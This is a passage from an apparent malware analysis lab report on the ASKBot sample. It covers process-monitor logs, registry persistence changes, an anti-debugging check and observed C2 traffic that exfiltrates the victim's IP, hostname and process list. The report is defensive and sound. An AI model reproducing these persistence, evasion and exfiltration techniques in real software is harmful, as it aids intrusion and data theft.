


Figure 19: Changes to files

Process Monitor filtered to the suspicious Conhost processes shows the malware creating files, reading the data then closing the file.





Figure 20: procmon tree


Viewing the process tree using Process Monitor reveals 2 Conhost executables running the same command. One set of processes is stored elsewhere on the machine, showing the malware is hiding processes and performing obfuscation.



Time ...	Process Name	PID	Operation	Path	Result	Detail
23:25:...	ASKBot.exe	276	Process Start		SUCCESS	Parent PID: 4640, ...
23:25:...	ASKBot.exe	276	Thread Create		SUCCESS	Thread ID: 8060
23:25:...	ASKBot.exe	276	Load Image	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	Image Base: 0x7ff7...
23:25:...	ASKBot.exe	276	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7ffd...
23:25:...	ASKBot.exe	276	CreateFile	C:\Windows\Prefetch\ASKBOT.EXE-58...	NAME NOT FOUND	Desired Access: G...
23:25:...	ASKBot.exe	276	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Q...
23:25:...	ASKBot.exe	276	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Q...
23:25:...	ASKBot.exe	276	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Length: 80
23:25:...	ASKBot.exe	276	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
23:25:...	ASKBot.exe	276	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access: Q...
23:25:...	ASKBot.exe	276	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Desired Access: Q...
23:25:...	ASKBot.exe	276	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access: Q...
23:25:...	ASKBot.exe	276	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Q...
23:25:...	ASKBot.exe	276	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Length: 24
23:25:...	ASKBot.exe	276	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
23:25:...	ASKBot.exe	276	CreateFile	C:\Users\Win10\Desktop	SUCCESS	Desired Access: E...
23:25:...	ASKBot.exe	276	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image Base: 0x7ffd...
23:25:...	ASKBot.exe	276	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS	Image Base: 0x7ffd...
23:25:...	ASKBot.exe	276	CreateFile	C:\Windows\System32\conhost.exe	SUCCESS	Desired Access: E...
23:25:...	ASKBot.exe	276	CreateFileMapp...	C:\Windows\System32\conhost.exe	FILE LOCKED WI...	SyncType: SyncTy...
23:25:...	ASKBot.exe	276	CreateFileMapp...	C:\Windows\System32\conhost.exe	SUCCESS	SyncType: SyncTy...
23:25:...	ASKBot.exe	276	RegOpenKey	HKLM\SOFTWARE\Microsoft\Window...	NAME NOT FOUND	Desired Access: Q...
23:25:...	ASKBot.exe	276	QueryNameInfo...	C:\Windows\System32\conhost.exe	SUCCESS	Name: \Windows\...
23:25:...	ASKBot.exe	276	RegOpenKey	HKLM\System\CurrentControlSet\Servi...	SUCCESS	Desired Access: All...
23:25:...	ASKBot.exe	276	RegQueryValue	HKLM\System\CurrentControlSet\Servi...	NAME NOT FOUND	Length: 40
23:25:...	ASKBot.exe	276	RegCloseKey	HKLM\System\CurrentControlSet\Servi...	SUCCESS	
23:25:...	ASKBot.exe	276	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access: Q...
23:25:...	ASKBot.exe	276	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Desired Access: Q...
23:25:...	ASKBot.exe	276	Process Create	C:\Windows\System32\Conhost.exe	SUCCESS	PID: 7740, Comma...
23:25:...	ASKBot.exe	276	CloseFile	C:\Windows\System32\conhost.exe	SUCCESS	

Figure 21: procmon capture


Process Monitor filtered to ASKBot.exe processes show 2900 events.
It creates and modifies registry keys, reads, creates and modifies files and loads images from the kernel.



Time ...	Process Name	PID	Operation	Path	Result	Detail
23:25:...	ASKBot.exe	276	Process Start		SUCCESS	Parent PID: 4640, ...
23:25:...	ASKBot.exe	276	Thread Create		SUCCESS	Thread ID: 8060
23:25:...	ASKBot.exe	276	Load Image	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	Image Base: 0x7ff7...
23:25:...	ASKBot.exe	276	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7ffd...

Figure22: Loaders

Initially the malware loads images of the malware, running a second process, and ntdll.dll. The original ASKBot is a loader for the malware, which is placed in the AppData directory, possibly to hide the malware to run in the background undetected.



```
Microsoft\Windows\CurrentVersion\Explorer\FeatureUsage\AppSwitched\Microsoft.AutoGenerated.{C1C6F8AC-40A3-0F5C-1
Microsoft\Windows\CurrentVersion\Explorer\TypedPaths\url1:  "C:\Users\Win10\AppData\Roaming\Microsoft\ASKBot.exe"
Microsoft\Windows\CurrentVersion\Explorer\TypedPaths\url2:  "C:\Users\Win10"
```

Figure 23: Procmon

The malware accessed the registry key to find the user’s search history.

Figure 24: Editing the registry to persist during safeboot.




Figure 25: Strings show KERNEL32.DLL contains 'IsDebuggerPresent'.

This shows the malware has the capability to identify when it is being debugged and may hide some of its functionality.




Figure 26: Inetsim simulation

Inetsim running on Linux machine, along with dnsmasq to forward all network activity to this machine.




Figure 27: Wireshark http filter

Connections to 'askbot .ml/photo.png?' with information about the victim's computer in the address bar including the ip address and hostname. C2 communication is observed, the malware is exfiltrating the data it has stolen.




Figure 28: Wireshark DNS filter shows requests to the same C2 server




Figure 29: inetsim capture

Inetsim report shows hundreds of requests to the C2 server, validating the findings above. URL is followed by the ip address, hostname and (procs) the running processes on the victim machine, encoded and all sent to the C2 server.

System,Registry,smss.exe,csrss.exe,wininit.exe,csrss.exe,winlogon.exe,services.exe,lsass.exe,svchost.exe,fontdrvhost.exe,fontdrvhost.exe,svchost.exe,svchost.exe,dwm.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,VBoxService.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,Memory Compression,svchost.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,spoolsv.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,MpDefenderCoreService.exe,svchost.exe,svchost.exe,svchost.exe,MsMpEng.exe,svchost.exe,svchost.exe,svchost.exe,SearchIndexer.exe,dllhost.exe,svchost.exe,svchost.exe,dasHost.exe,svchost.exe,sihost.exe,svchost.exe,svchost.exe,MicrosoftEdgeUpdate.exe,taskhostw.exe,svchost.exe,svchost.exe,ctfmon.exe,svchost.exe,explorer.exe,svchost.exe,svchost.exe,StartMenuExperienceHost.exe,svchost.exe,RuntimeBroker.exe,svchost.exe,SearchApp.exe,RuntimeBroker.exe,SkypeBackgroundHost.exe,RuntimeBroker.exe,TextInputHost.exe,dllhost.exe,SecurityHealthSystray.exe,SecurityHealthService.exe,V

Figure 30: The decoded http request shows the process list that was sent to the C2 server.

Regshot captures

Regshot captured the registry before and after the malware was run.




Figure 31: regshot capture

The changes made to the registry include the malware altering the login settings for persistence during login.




Figure 32: regshot capture data

3.2. Run in Debugger

Debuggers were then used to reverse engineer the malware. AskBot was firstly debugged using IDA –free.




Figure 33: IDA shows ‘push rdi‘ to store onto the stack, ’sub rsp’ to reserve some space on the stack.

Viewing the FreeConsole and running the code with breakpoints and stepping-through gives the following findings.

```
.text:0000000140001000 ;
.text:0000000140001000 ; Input SHA256 : 54F4DF1C8EA9B524FA599E25F23C0CB3973EA2FA273A58D227B424D
.text:0000000140001000 ; Input MD5    : EE9B0C5C10DEF360B7C45AB57323A3F0
.text:0000000140001000 ; Input CRC32  : AAA4A06D
.text:0000000140001000 ; Compiler     : Visual C++ (guessed)
.text:0000000140001000
.text:0000000140001000 ; File Name   : C:\Users\Win10\Desktop\Malware Analysis\mal\ASKBot\ASKBo
.text:0000000140001000 ; Format      : Portable executable for AMD64 (PE)
.text:0000000140001000 ; Imagebase   : 140000000
.text:0000000140001000 ; Timestamp   : 6116E4A3 (Fri Aug 13 21:31:15 2021)
.text:0000000140001000 ; Section 1. (virtual address 00001000)
.text:0000000140001000 ; Virtual size                  : 0000895C (  35164.)
.text:0000000140001000 ; Section size in file          : 00008A00 (  35328.)
.text:0000000140001000 ; Offset to raw data for section: 00000400
.text:0000000140001000 ; Flags 60000020: Text Executable Readable
.text:0000000140001000 ; Alignment     : default
.text:0000000140001000 ; PDB File Name : C:\Users\Developer\source\repos\ASKBotv3\x64\Release\A
.text:0000000140001000 ; OS type         :  MS Windows
.text:0000000140001000 ; Application type:  Executable
.text:0000000140001000
.text:0000000140001000              .686p
```

Figure 34: Malware information




Figure 35: Networking aspect

This verifies the networking activity discovered using Wireshark. The malware sends the user's information to the C2 server. Connections to /photo.png were also found in dynamic analysis.

Other networking functions found include:

- GetComputerNameA: System Information.
- inet_ntop: Converts Internet network address into a string.
- HttpSendRequestA, InternetConnectA, HttpQueryInfoA: Internet functions to connect to C2 server.

